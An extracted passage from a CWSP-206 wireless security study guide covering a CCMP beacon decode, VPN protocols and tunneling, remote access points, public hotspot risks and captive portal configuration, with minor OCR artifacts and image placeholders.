73	E	2/23/11 30:37:48.4884	21.476488	151	288	-31	6 00:1a:1e:14:f3:31	FF:FF:FF:FF:FF:FF	00:1a:1e:14:f3:31	802.11 beacon
74		2/23/11 30:37:48.5321	21.476932	151	291	-31	6 00:1a:1e:14:f3:32	FF:FF:FF:FF:FF:FF	00:1a:1e:14:f3:32	802.11 beacon
75		2/23/11 30:37:49.9600	21.401264	151	1959	-39	270 00:1a:1e:14:f3:31	00:21:9c:50:16:b1	00:1a:1e:14:f3:31	802.11 encrypted 0x5 data
76		2/23/11 30:37:49.9660	21.481274	151	10	-34	24		00:1a:1e:14:f3:31	802.11 acknowledgement
77		2/23/11 30:37:49.9115	21.489720	151	1959	-39	270 00:1a:1e:14:f3:31	00:21:9c:50:16:b1	00:1a:1e:14:f3:31	802.11 encrypted 0x5 data
78		2/23/11 30:37:49.9125	21.490732	151	102	-34	24		00:1a:1e:14:f3:31	802.11 acknowledgement
79		2/23/11 30:37:49.9321	21.490932	151	102	-34	300 00:21:9c:50:16:b1	00:1a:1e:14:f3:31	00:1a:1e:14:f3:31	802.11 encrypted 0x5 data
80		2/23/11 30:37:49.9335	21.490940	151	10	-31	24		00:21:9c:50:16:b1	802.11 acknowledgement
81		2/23/11 30:37:50.4547	21.490152	151	1959	-41	270 00:1a:1e:14:f3:31	00:21:9c:50:16:b1	00:1a:1e:14:f3:31	802.11 encrypted 0x5 data
82		2/23/11 30:37:50.4555	21.490580	151	10	-34	24		00:1a:1e:14:f3:31	802.11 acknowledgement

timestamp : 7066088  
beacon interval : 100 TU  
**capability info**  
info : SSID(10)  
info : DS supported rates (1)  
info : DS param set (3)  
info : TID(5)  
info : Country (2)  
info : Power Constraint(32)  
info : TPC Report(35)  
info : RSN information (48)  
length : 20  
...  
Group Key Cipher Suite List : 00:0f:ac:04  
Group Key Cipher Suite Type : 4 - CCMP  
Pairwise Key Cipher Suite Count : 1  
Pairwise Key Cipher Suite List : 00:0f:ac:04 - (CCMP)  
Authenticated Key Cipher Suite Count : 1  
Authenticated Key Management Suite List :  
info : RSN Capabilities  
info : HT Capability(45)

- ❑ The Group and Pairwise Cipher Suite of an RSN is set to CCMP by default.
- ❑ If weaker ciphers, such as TKIP or WEP are supported on the network, those ciphers are selected for encrypted multicast/broadcast traffic.
- ❑ CCMP is shown as the Group and Pairwise Key Cipher Suite (00:0f:ac:04) in this Beacon decode

## CCMP Data Frame Format




It is important to note that with newer wireless LAN standards such IEEE 802.11n and IEEE 802.11ac if TKIP is used and not CCMP no MCS rates will be available. Therefore with TKIP, the highest achievable data rate is only 54 Mbps.

## Chapter 7: Security Design Scenarios

- |          |                                       |
|----------|---------------------------------------|
| <b>1</b> | <b>Virtual Private Networks (VPN)</b> |
| <b>2</b> | <b>Remote Networking</b>              |
| <b>3</b> | <b>Guest Access Networks</b>          |

## VPN Basics



- ❑ VPNs were originally popular with wireless networks when wireless-specific security was immature
- ❑ Several common VPN protocols have been used for wireless networking, including:
  - ❑ PPTP & L2TP/IPSec, IPsec, SSL/TLS, SSH, DTLS
- ❑ Common uses today include bridging, remote client connectivity, and remote APs
- ❑ VPNs establish a secure tunnel to protect data travelling across [typically] unsecured networks like the Internet
  - ❑ May use a client-server or gateway-gateway model
- ❑ VPN endpoints may be computers, routers, WLAN controllers, APs, dedicated servers, VPN concentrators, firewalls, NMS platforms, or many other devices

162

Certified Wireless Security Professional :: CWSP-206

CWSP

Virtual private networking (VPN) is the capability to create private network communications over a public network infrastructure such as the Internet. VPN technology is used in many different networking scenarios, including IEEE 802.11 wireless networking. VPNs are Internet Protocol (IP) based and they commonly operate at Network layer (L3) of the OSI model but some VPN protocols will operate at other layers or over multiple layers. VPN technology can consist of different configurations such as, client-to-server or site-to-site (gateway-gateway) and also include various protocols such as:

- Point-to-point tunneling protocol (PPTP)
- Layer 2 tunneling protocol (L2TP) with Internet Protocol Security (IPSec) - L2TP/IPSec
- Internet Protocol Security (IPSec)
- Transport Layer Security (TLS), Secure Sockets Layer (SSL) - SSL/TLS
- Secure Shell (SSH)
- Datagram Transport Layer Security (DTLS)

VPN technology was very common in enterprise network deployments prior to the ratification of the IEEE 802.11i amendment to the standard and is a very common in remote access security solution. Due to the advancements in wireless LAN security protocols and the Wi-Fi Alliance (WPA and WPA2) certifications Data Link layer (L2) security solutions have become stronger and VPN technology is not widely used within enterprise LANs for client access. However, VPN still remains a powerful security solution for remote access in both wired and wireless networking. VPNs consist of two parts, tunneling and encryption. A standalone VPN tunnel does not provide data encryption, and VPN tunnels are created across Internet Protocol (IP) networks. In a very basic sense, VPNs use encapsulation methods where one IP frame is encapsulated within a second IP frame. The encryption of VPNs is performed as a separate function.

A VPN consists of endpoints which are the devices that create the tunneled architecture. VPN endpoints can consist of various infrastructure devices including:

- Computers
- Layer 3 routers
- Wireless LAN controllers
- Wireless access points
- Dedicated servers
- VPN concentrators
- Firewalls
- Network management systems (NMS) platforms

The most common uses of VPNs in the wireless LAN space are for remote access points, remote client access to network resources across the Internet, proprietary bridging, and vendor-defined proprietary communications between WLAN devices like wireless LAN controllers or access points.

## Common VPN Protocols

### PPTP

### Point-to-Point Tunneling Protocol

- Operates at Layer 2 and uses GRE tunneling to encapsulate PPP packets
- Several vulnerabilities exist in the implementation of MSCHAP authentication along with MPPE encryption.

### L2TP

### Layer-2 Tunneling Protocol

- Lacks inherent security, and is often used in combination with IPsec, called L2TP/IPsec

### IPSec

### Internet Protocol Security

- VPN protocol designed to authenticate and encrypt packets using the Layer 3 Internet Protocol
- Includes two types: Authenticated Header (AH) and Encapsulation Security Payload (ESP). ESP has two modes: Transport or Tunneled Mode

### Proprietary

### Vendor-specific protocols

- Proprietary VPN protocols may be used to secure communications between wireless bridge links or possibly infrastructure devices, such as WLAN controllers.

Two common types of VPN protocols are:

Point-to-Point Tunneling Protocol (PPTP)

Layer 2 Tunneling Protocol (L2TP)

Point-to-Point Tunneling Protocol (PPTP)

Point-to-Point Tunneling Protocol was developed by a vendor consortium that included Microsoft. PPTP was very popular because of its ease of configuration and was included in all Microsoft Windows operating systems starting with Windows 95. PPTP uses Microsoft Point-to-Point Encryption (MPPE-128) Protocol for encryption. PPTP operates at Layer 2 and uses generic routing encapsulation (GRE) tunneling to encapsulate point-to-point PPP packets. Several vulnerabilities exist in the implementation of MSCHAP authentication along with MPPE encryption. This process provides both tunneling and encryption capabilities for the user's data. Although PPTP was easy to configure and provided the necessary security it lost much ground after the introduction of Layer 2 Tunneling Protocol (L2TP).

It is important to note that with respect to wireless networking, the authentication process of PPTP has been cracked and therefore it should not be used with a wireless network. This is valid if MS-CHAPv2 is used for the user authentication. If the authentication process (wireless frames) were captured using a wireless protocol analyzer and with dictionary attack software, the user credentials can be discovered. This would allow the intruder that captured the necessary frames the capability to log on to the network. A dictionary attack is performed by software that challenges the encrypted password against common words or phrases in a text file (dictionary). This is similar to the process that can be used to crack Cisco Systems lightweight extensible authentication protocol (LEAP). Therefore, using PPTP on a wireless network with MS-CHAPv2 should be avoided. Keep in mind that the security vulnerability is not PPTP itself; it is that the

authentication frames on a wireless LAN can be captured by an intruder, who can then acquire user credentials (username and password) and be able to gain access to the VPN.

#### Layer-2 Tunneling Protocol (L2TP)

Layer 2 Tunneling Protocol (L2TP) is the combination of two different tunneling protocols: Cisco's Layer 2 Forwarding (L2F) and Microsoft's Point-to-Point Tunneling Protocol (PPTP). L2TP defines the tunneling process, which requires some level of encryption in order to function. With L2TP, a popular choice of encryption is Internet Protocol Security (IPSec), which provides authentication and encryption for each IP packet in a data stream. Since L2TP was published in 1999 as a proposed standard and because it is more secure than PPTP, L2TP has gained much popularity and for the most part is a replacement for PPTP. L2TP/IPSec is a very common VPN solution in use today. L2TP should always be used or PPTP.

#### Internet Protocol Security (IPSec)

IPSec is a VPN protocol designed to authenticate and encrypt packets using the Layer 3 Internet Protocol. IPSec includes two types:

Authenticated Header (AH) - This provides only authentication

Encapsulation Security Payload (ESP) - This provides encryption for the data payload in addition to authentication and integrity verification

Encapsulation Security Payload (ESP) operates in two modes:


Transport mode - This mode with ESP would be appropriate for client-server or site-to-site communications. But, for remote WLAN endpoint connectivity, only tunneled mode should be used with ESP. With transport mode, endpoint devices will encrypt/decrypt the data between each endpoint

Tunneled Mode - This mode is able to communicate from one private IP address directly to another private IP address because the devices build a virtual tunnel.

#### Vendor-specific protocols

Proprietary VPN protocols may be used to secure communications between wireless bridge links or possibly infrastructure devices, such as wireless LAN controllers.

## VPN Functionality



### Data Payload

This is the user data to be transferred across the unsecured network.

### IP Header

This is the IP header before encapsulation.

### L2TP/IPSec Headers

These are the new headers for the L2TP and IPsec protocols which define parameters of the VPN link.

### IP Header

This is the outer IP header used for actual transfer across the unsecured network.

#### Two kinds of IPsec exist: tunnel mode and transport mode

- In tunnel mode it is as described in this image.
- In transport mode, only the IP packet is encrypted and authenticated. In this mode, IPsec headers are placed between the original IP header and the IP payload.

Describe here how the original data (TCP or UDP) is encapsulated in an IP packet and so on...

A client-server VPN solution consists of three components:

Client side (endpoint)

Network infrastructure (public or private)

Server side (endpoint)

As mentioned earlier the client side and server side are known as VPN endpoints. The infrastructure in many cases is an unsecured public access network such as the Internet while some may use leased lines from telecomm providers. The client side endpoint typically consists of software, allowing it to be configured for the VPN. This software is available at a nominal cost from a variety of manufacturers. Newer Microsoft Windows operating systems include VPN client software for both PPTP and L2TP. Wireless mobile devices such as smartphones, tablets, and laptop computers all have the capability to be a VPN client endpoint. The VPN can terminate either at an access point or across the Internet to the corporate network.

Typically there are three steps in creating a VPN.


Perform the required authentication

Build the virtual tunnel

Encrypt the data

VPN networks will encapsulate one IP packet into another IP packet. The packet that has been encapsulated will contain the data payload. This will prevent unauthorized users from being able to see any data that is sent over the secure tunnel.

## Common Wireless VPN Use Cases



Remote networking has become very common as wireless access has proliferated to the home and branch networks. Some manufacturers have developed dedicated remote access points that automatically build a tunnel to a remote wireless LAN controller or VPN concentrator. After establishing a secure tunnel, the access point receives a wireless LAN policy, which it then broadcasts locally for wireless access. This approach securely tunnels remote users to corporate networks for access to network resources. It may also be used to protect users from unknowingly compromising their corporate resources on their computer.

Three common uses of wireless VPNs include:

- Remote access points
- Wireless bridging
- Remote client connectivity

Remote access points will allow a user to connect a wireless access point to remote local area network with an active Internet connection and the remote access point will use the Internet to create a secure connection the organizations corporate network. This will in turn provide secured wireless access from the remote location to the corporate network. This is a common scenario for remote office or home office users and for those that work “on the road” such as those in sales or field service personnel.

A wireless bridge will connect two or more local area networks (LANs) together. This can provide cost savings for the organization because it will not require a physical infrastructure to be installed and there will be no recurring monthly fees as with leased lines. Since many wireless bridging technologies use proprietary protocols and do not provide client connectivity, they often use

proprietary VPN protocols for security. Securing a bridge is critical as the connection can span for some distances and the signal is not contained within a physical space.

Similar to the remote access point scenario described above, clients connecting to unsecured networks often use VPN technologies to secure their data traffic. This type of technology employs VPN software (instead of hardware, as with remote access points) that runs on the client computer. The software establishes an encrypted tunnel with a remote VPN terminator for access to network resources or for protection from local threats.


## Remote AP

Remote APs build a tunnel from the remote network to the WLAN controller across an unsecured network, usually the Internet.

Access HQ-managed resources securely:

- Remote offices
- Travelling users
- Home users

Many vendors provide remote AP functionality in all APs, and some have designed inexpensive dedicated remote APs.



Remote access points provide secure access to travelling and home users. One of the great benefits of remote access point technology is that administrators maintain control of remote access points and can provision them in a way that reliably maintains the corporate security policies. Similarly, the users' connectivity experience doesn't change when they're at home, on the road, or at the office. They connect to the same wireless LAN profiles (does not require end-user control), they retain mobility, and access to corporate resources is only limited by the infrastructure to which they are connected—and not by their infrastructure.

A remote access point is very easy to use. Typically, these devices are configured by the information technology department of the organization. The remote user will then plug the access point into an available Ethernet port on the network they wish to connect to. This could be a home office, hotel conference room, company branch office or anyplace with an active Internet connection where the user wishes to connect from.

Once the access point is connected it will use the Internet to create a secure VPN tunnel from the remote location to the corporate office. The process is very similar to the client-server VPN model in which a client device will use VPN software to connect to the corporate office. The difference is that the remote access point handles everything behind the scenes.


## Remote Client Access

Client VPN endpoints build a tunnel from the unsecured remote network to a VPN endpoint across an unsecured network, usually the Internet.

Access HQ-managed resources securely:

- Public networks
- Home users
- Remote offices

VPN tunnel is established after connectivity to the AP, which leaves weak VPN protocols susceptible to attack from the unsecure network



167

Certified Wireless Security Professional :: CWSP-206

cwnp®


Remote client access is the most common use of a wireless network client-server VPN solution. With the continued growth of open public access wireless hotspot networks (free access in many cases) this type of solution is used everyday by many people. Remote client VPN solutions will provide adequate security when connected to an open access public hotspot and allow for communications between a remote wireless client and a corporate network across the Internet.

As wireless hotspots have become more common and wireless security vulnerabilities have received greater publicity, VPN implementations for remote clients have become more popular. Client VPN technologies that are maintained along with client endpoint software or NAC solutions can offer a strong amount of protection for remote users connecting to open networks. The primary issue with this type of VPN is that it can only be applied after the user has associated to the open network. This often leaves users open to other vulnerabilities, such as hijacking or man-in-the-middle (MITM) attacks.

## Remote Client Connectivity

➤ Due to the insecure nature of unencrypted public access networks, several security mechanisms should be in place on remote clients, including:

- Strictly managed VPN endpoint software
- Endpoint agents with tightly controlled wireless policies
- NAC endpoint software that enforces access policies
- Up-to-date firewalls
- Antivirus software



168

Certified Wireless Security Professional :: CWSP-206

cwsp®

Basic security policies should be enforced for users operating from unsecured wireless networks. These include personal firewalls, up-to-date antivirus software, endpoint software/agents, and network access control (NAC) solutions. The network security policy should define the requirements for remote client connectivity. Several considerations must be made here. First, enterprises should define the operating system rights/permissions of the end-users. Will they be capable of making configuration changes to client utilities? Will they be allowed on open wireless networks? Restricting the privileges of the end-user is not always popular for user satisfaction, but best practices for security demand tight control of corporate assets.


For the best security, client endpoint agents should be used to manage the wireless network to which client's has access, as well as to track usage and monitor network behavior and threats.

## Tunneling

VPN tunnels may use single path forwarding or split-tunneling.

Split tunnels dynamically forward traffic according to the destination address or traffic parameters

- Allows users to stay securely connected to corporate resources while still accessing public resources
- Avoids bottlenecks by keeping unnecessary traffic off the VPN
- May pose security risks since the VPN may now be open from the public network



169

Certified Wireless Security Professional :: CWSP-206

cwnp®

Secure tunneling is the process of encapsulating one IP packet within another IP packet.

- The original packet becomes the payload of the second packet
- The source and destination IP addresses of the second packet typically point to the virtual IP address of the VPN client software (source) and the IP address of the VPN end point (destination)


Secure tunneling encrypts the original packet and obfuscates the original source and destination IP addresses. The VPN end point decapsulates the tunneled packet onto the trusted network. This restores the original packet with its original source and destination addresses intact.

There are many different tunneling protocols available. Two common examples are PPTP and L2TP. When configuring a VPN tunnel both endpoints must understand the mechanism used for the tunnel and must agree on the configuration which will include various settings such as encryption type and any other required parameters. Data that is transferred between the endpoints and over the tunnel is typically sent using a protocol such as user datagram protocol (UDP) for example. However, other protocols may be used. Special protocols are used to build and teardown the tunnel.

Split tunnels were designed to reduce the processing overhead incurred by VPN usage. In a split tunnel scenario, traffic sent to and from the private network is protected by VPN but all other traffic, including local LAN activity and web-based activities are not encapsulated within secure tunnels. This can result in a vulnerability whereby a malicious intruder in the public wireless LAN space may be able to piggyback the secure connection through the unsecured local connection and inject a Trojan horse, malware, root kit, backdoor, or virus into the corporate environment. It also allows intruders access to the wireless client's local resources. For this reason, only full tunnel VPNs, which send all TCP/IP traffic through the VPN tunnel, should be allowed by remote access endpoints.

## Public Access Networks

- ❑ Public networks are pervasively available at coffee shops, hotels, libraries, restaurants, airports, conference centers, and many other places.
- ❑ Despite their appeal, several security concerns should be noted at public hotspots.
- ❑ End users and hotspot providers each have distinct security challenges.



170

Certified Wireless Security Professional :: CWSWP-206

cwnp.org

Pubic access wireless networks commonly known as wireless hotspots are widely available from many different locations and business types and the list continues to grow. This type of wireless network can be found at places including:

- Hotels
- Airports
- Coffee shops
- Restaurants
- Retail chain stores
- Public libraries
- Cruise ships
- Transportation - automobiles, airplanes, trains and other public transportation methods
- Many other places

In some cases these networks are available for free and others are fee based. Those that are offered for free are typically there as a draw to bring customers into the business and as a value added service. Those that charge a fee use it for a revenue stream.

Depending on the wireless equipment used and the location where the network is installed this could provide a security risk for the user. You will learn about these risks next.

Proper configuration such as client-to-client blocking features should be enabled to help lessen the chances of certain types of wireless intrusion techniques that may be used. Others may block protocols or ports to help prevent spamming and other Internet related attacks. In some cases content filtering may be used to control access. However, practices such as these may cause some controversy since the user will not be able to do anything they want to while connected.

## Public Access Risks

- Usually offer no authentication or encryption protection**
  - Even when passphrase-based security is in use, eavesdroppers with the PSK may still be able to decrypt your traffic



- Users may be vulnerable to numerous attacks, such as MITM and peer-to-peer attacks, phishing, and eavesdropping**



- Public networks often use captive portal authentication**



- Ensure that secure protocols are in use, such as HTTPS**



- Basic security protection should include antivirus software and firewalls, at a minimum**



- Service provider should require acceptance of a use/abuse policy**

171

Certified Wireless Security Professional :: CWSP-206

cwnp.org

Several common security considerations arise when talking about public access networks. For starters, public access networks typically provide no authentication or encryption, so users are vulnerable to a number of attacks right away.

This type of network is attractive for intruders that want to gather information and in some cases can yield information that can be used for financial gain or even identity theft. In many cases the device that is connected is not properly secured and may include the following vulnerabilities:


- Outdated or no anti-virus software
- Misconfigured or disabled firewalls
- Weak or missing passwords
- Unsecured file shares
- Missing operating system updates or service packs

The service provider also has a number of concerns to address, such as limiting liability with a use/abuse policy, restricting network access in accordance with usage guidelines, and maintaining a captive portal for user pass-through.

Educating and informing the end user of the potential security risks is also beneficial. Many that use a public wireless network do not fully understand the risks that are associated and the potential threats that are part of the publicly accessible wireless network.

## Public Access Host

- Open security or PSK-based authentication with encryption?
  - Administrative overhead
  - Other forms of authentication for user restriction and traffic monitoring
- Segmentation from the business network?
- Captive Portal
  - What is permitted prior to captive portal agreement?
- Acceptable Use Policy and legal liability
- Block or filter certain protocols or types of traffic to prevent abuse of the network? (e.g. email spam)



172

Certified Wireless Security Professional :: CWSP-206

CWSP


The public access wireless network host should be aware of potential security risks as a result of providing the wireless network. If the host is a coffee shop or small restaurant that provides free wireless access to its patrons as a business draw they may not put much thought into the process other than plug an access point into an Ethernet port that has access the Internet.

In cases such as this, the host may be using an inexpensive home-based access point or wireless router that lacks enterprise quality security features such as client-to-client blocking or protocol / port blocking features for example. Others may just not want to deal with it since it is a free service that is used to bring in customers which is their main goal.

Other host networks, especially those that are fee based will use more elaborate enterprise-grade wireless equipment and will follow specific policy that was written for this type of wireless network. This may be handled by the corporation or could be outsourced to a 3rd party service provider.

## Public Access User

- Open security or encrypted?
  - If some "security" is offered, does it afford any real protection?
- If transferring sensitive information across the network, ensure the use of secure protocols, especially HTTPS.
- Enable OS or third-party firewall
- Keep antivirus software enabled and up-to-date
- Use a VPN if secure access to remote resources is required or if a tunneling policy is required in the corporate policy.
- Understand and follow corporate policy for public access



173

Certified Wireless Security Professional :: CWSP-206

cwnp®

Public access users should follow best practices when connecting to a public host network. Some of the threats mentioned earlier can be mitigated if proper client-side security features are installed, enabled and configured. The client-side security settings include:

- Anti-virus software installed and up-to-date
- Firewall enabled and correctly configured
- Operating system updates installed and configured
- No open or unsecured file system shares
- Use strong login credentials
- Use virtual private networking

Taking the above list into consideration will help to lessen the potential security threats and provide the user with a secure connection to the host wireless network

## Captive Portal

The diagram features a white 3D-style character standing on a small circular platform, with a large black ball tied to their ankle by a chain, symbolizing being 'captured' or restricted. To the right of the character is a yellow callout box containing text about captive portals. Below the character are five green rectangular boxes, each with an icon and a corresponding function:

- Collect money in for-profit implementations** (Icon: Cash register)
- Custom authentication, such as a password on a receipt or a library card number** (Icon: Padlock)
- Set or enforce time limits or bandwidth regulations** (Icon: Clock)
- Acceptable Use Agreements** (Icon: Document with lines)
- Information gathering and monitoring** (Icon: Stack of books)

At the bottom left is the page number 174. At the bottom center is the text "Certified Wireless Security Professional :: CWSWP-206". At the bottom right is the CWNP logo.

Captive portals (sometimes referred to as captive web portals) can serve many different functions depending upon the network provider's goals. To start, they are often used to usher the user through an acceptable use agreement, which offloads some amount of legal liability to the service provider. For those network hosts who want to restrict network access to paying customers, a captive portal can be used for authentication, or to provide verification of services, such as with a receipt or customer number. Other implementations may be provided as a for-profit service, in which the ISP will want to collect money in exchange for network access.

A captive portal works by redirecting a user to an authentication source of some type before they will be allowed wireless network access. This authentication source in the form of a web page will require a user to "authenticate" in some way and may include the following:

- Enter user credentials (username and password).
- Input payment information.
- Agree to terms and conditions.

When one or more of these methods is complete, a wireless device will then be able to access the network and use whatever resources they have permission to access. Most if not all public access wireless networks will have some type of captive portal enabled.

A captive portal may help to protect both the provider (host) and the user of the wireless network. Many organizations use captive portals in order to have the user agree to the wireless network terms and conditions at a minimum. Most enterprise-grade wireless access points, including cloud-based access points and wireless LAN controllers, have "built-in" captive portal capabilities that are fairly straightforward to implement. From the client side perspective, some mobile devices such as smartphones or tablets may experience problems while trying to connect to a network with a captive portal enabled. This could be because of the mobile operating system used or other app related issues.

## Captive Portal configuration

The screenshot shows the 'Captive Portal configuration' section of the CWNP interface. It includes fields for Access control (Association requirements: Open (no encryption) selected), Network sign-on method (Direct access selected), Captive portal strength (Block all access until user is connected selected), Walled garden (Walled garden is disabled), VLAN setup (VLAN tagging selected), and Addressing and routing (Client IP assignment: DHCP mode (Use Router IP)).

Captive portal configuration options allow administrators to specify all the specific parameters they would like to apply to their network. This might include VLAN segmentation, requiring an acceptable use agreement, or bandwidth and time limitations for users. In many cases this configuration is a fairly straightforward process. The steps to create a captive portal will vary based on the infrastructure device or software used. Listed are some common basic steps:

Create a wireless LAN profile; this is commonly the guest wireless profile

Do not enable any security features; this should be IEEE 802.11 Open System authentication

Assign the profile to the captive portal functionality

Once a user connects to the captive portal enabled SSID, (guest in this case) they will need to perform additional steps in order to get access to wireless network resources. This includes opening a web browser and attempting to access any web page. When this is attempted, the user will be redirected to the appropriate web page that is configured for the wireless network. The user will need to meet any requirements specified such as accepting terms and conditions or entering provided credentials. After the requirements are validated, the user will then be able to perform any task or access to any resources that the user has permissions for.

Although not as common, in some cases Data Link layer (L2) security such as WPA/WPA2 personal or WPA/WPA2 enterprise may be used in conjunction with captive portal implementations. This will provide some level of security for the user that has connected to the profile that was configured for the captive portal access.

It is very important for those that use wireless networks with captive portals to be properly educated with the potential security concerns regarding captive portal use. In the setup steps

above it was mentioned that the wireless LAN profile used will be configured for IEEE Open System authentication. This means that all data sent and received to the client device will be in clear text unless other security measures such as VPN or other secure protocols are used.

If the captive portal page required any kind of authentication such as a personal identification number (PIN) or other credentials that were supplied by the host. It may give the user a false sense of security because they were required to enter credentials of some sort and therefore under the impression that the wireless transmissions are secure.

## Captive Portal Configuration, ctd.

The screenshot displays two main configuration panels for a captive portal.

**Captive Portal Configuration:**

- Official themes:** Default (selected), Classic.
- Custom themes:** Create something new, Custom splash URL, Or provide a URL where users will be redirected.
- Customize your page:** Message (Acceptable use policy), Splash image (Globe icon), Splash language (English).
- Splash behavior:** Splash frequency (Every day), Where should users go after the splash page? (The URL they were trying to fetch).
- Preview:** Shows a preview of the captive portal landing page with the CWP logo and a message about acceptable use.


**Billing plans:**

- Free access:** Currency (USD), Billing plan #1 (1.0 per hour, unlimited).
- Users with free access:** No users have free access.
- Reply-to address:** My email address (marcus.button@peachtreewireless.com) selected.

Some wireless infrastructure device manufacturers also provide services for the management of billing plans. Other implementations use dedicated gateway appliances for this function.

## Segmentation

- VLANs, firewalls, ACLs, and other forms of segmentation are applied to users or groups to restrict their access to network resources.



177

Certified Wireless Security Professional :: CWSP-206

cwnp®

